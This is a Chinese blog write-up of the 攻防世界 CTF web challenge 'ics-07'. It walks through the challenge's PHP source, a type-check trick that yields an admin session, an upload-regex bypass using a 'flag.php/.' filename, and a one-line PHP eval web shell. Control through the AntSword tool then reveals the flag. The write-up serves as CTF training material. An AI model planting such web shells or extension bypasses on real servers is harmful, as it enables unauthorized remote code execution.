【攻防世界CTF | WP】ics-07

原创

ethanyi9 于 2022-02-01 13:23:52 发布 1721 收藏

分类专栏： ctf 文章标签： php 安全 web安全

本文链接：https://blog.csdn.net/ethan18/article/details/122760171


【攻防世界CTF | WP】ics-07

题目

思路

查看界面

打开题目，我们可以看到一个只有项目管理界面可以进行操作的网站，项目管理界面如下



view-source

我们看到有一个源代码链接，点击链接的源代码如下

```php
<?php
   session_start();

   if (!isset($_GET[page])) {
     show_source(__FILE__);
     die();
   }

   if (isset($_GET[page]) && $_GET[page] != 'index.php') {
     include('flag.php');
   }else {
     header('Location: ?page=flag.php');
   }

   ?>
```

```php
<?php
    if ($_SESSION['admin']) {
      $con = $_POST['con'];
      $file = $_POST['file'];
      $filename = "backup/".$file;

      if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
         die("Bad file extension");
      }else{
           chdir('uploaded');
          $f = fopen($filename, 'w');
          fwrite($f, $con);
          fclose($f);
      }
    }
    ?>
```

```php
<?php
     if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
       include 'config.php';
       $id = mysql_real_escape_string($_GET[id]);
       $sql="select * from cetc007.user where id='$id'";
       $result = mysql_query($sql);
       $result = mysql_fetch_object($result);
     } else {
       $result = False;
       die();
     }

     if(!$result)die("<br >something wae wrong ! <br>");
     if($result){
       echo "id: ".$result->id."</br>";
       echo "name:".$result->user."</br>";
       $_SESSION['admin'] = True;
     }
    ?>
```

有三段php代码，分别的含义如下

- 如果有page变量并且page变量不是‘index.php’，那么include ‘flag.php’这个文件，否则重定向到flag.php
- 如果有admin的session，也就是对话是admin的会话，可以通过con和file这两个变量的post输入，进行一个对文件的保存，文件内容就是con，名称是file
- 告诉我们如何获取admin的session

开始操作

获取admin的session


之前的源代码中，我们可以看到，和admin的会话相关的php源代码是这样

```php
<?php
      if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
        include 'config.php';
        $id = mysql_real_escape_string($_GET[id]);
        $sql="select * from cetc007.user where id='$id'";
        $result = mysql_query($sql);
        $result = mysql_fetch_object($result);
      } else {
        $result = False;
        die();
      }

      if(!$result)die("<br >something wae wrong ! <br>");
      if($result){
        echo "id: ".$result->id."</br>";
        echo "name:".$result->user."</br>";
        $_SESSION['admin'] = True;
      }
     ?>
```

我们需要一个id变量，这个变量经过float函数返回值不是1，并且最后一个字符要为字符9，这里我们可以直接使用如1b9之类的字符

发现得到了admin的session



选择方法

我们可以进行sql语句的查询，但我们发现这个sql语句使用的函数是

```
$id = mysql_real_escape_string($_GET[id]);
```

代表它其实是会把我们输入的字符进行转义，也就是说会给字符进行转义，也就是像是 \'　\" 这样的转义字符

所以sql注入暂时走不通

我们再看看另一个php代码

```
<?php
    if ($_SESSION['admin']) {
      $con = $_POST['con'];
      $file = $_POST['file'];
      $filename = "backup/".$file;

      if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
         die("Bad file extension");
      }else{
          chdir('uploaded');
          $f = fopen($filename, 'w');
          fwrite($f, $con);
          fclose($f);
      }
    }
?>
```

在拥有了admin的session后

发现可以通过进行文件名称和文件内容的输入进行文件上传，那我们的方法就很好想了，一句话木马就好了（不会的朋友建议百度一下）

但我们要解决这个正则表达式的问题，我们观察上面那个表达式

```
preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)
```

这个正则表达式想要筛选的是以 xxx.php ， xxx.php3，xxx.phtml 这一类后缀，并且只想要这样的后缀


所以我们可以选择用 xxx.php/. 这样的手法来进行绕过


实现

我们使用post传输

```
con=<?php @eval($_POST['cmd']);?>&file=flag.php/.
```

然后使用蚁剑


111.200.241.244
目录列表 (4)
/
var
www
html
uploaded
css
js
layui
文件列表 (11)
新建
上层
刷新
主目录
书签
/var/www/html/
读取
名称
日期
大小
属性
css 2018-11-12 04:23:47 4 Kb 0755
js 2018-11-12 04:23:47 4 Kb 0755
layui 2018-11-12 04:23:47 4 Kb 0755
uploaded 2022-02-01 05:10:10 4 Kb 0777
config.php 2018-11-12 04:23:47 219 b 0755
flag.php 2022-02-01 04:15:22 144 b 0755
index.html 2018-11-12 04:23:47 5.47 Kb 0755
index.php 2018-11-12 04:23:47 2.72 Kb 0755
logo.png 2018-11-12 04:23:47 17.45 Kb 0755
view-source.php 2018-11-12 04:23:47 1.62 Kb 0755
视图.png 2018-11-12 04:23:47 1.87 Mb 0755
任务列表
CSDN @ethanyi9


111.200.241.244
编辑: /var/www/html/flag.php
/var/www/html/flag.php
刷新
高亮
用此编码打开
保存
1 <html>
2 <head>
3 <meta charset="utf-8" />
4 </head>
5 <body>
6 <?php
7 $flag="cyberpeace{a5f3189f090af9aa0a59a5965a4fdb60}";
8 ?>
9 </body>
10 </html>
11
CSDN @ethanyi9

结束！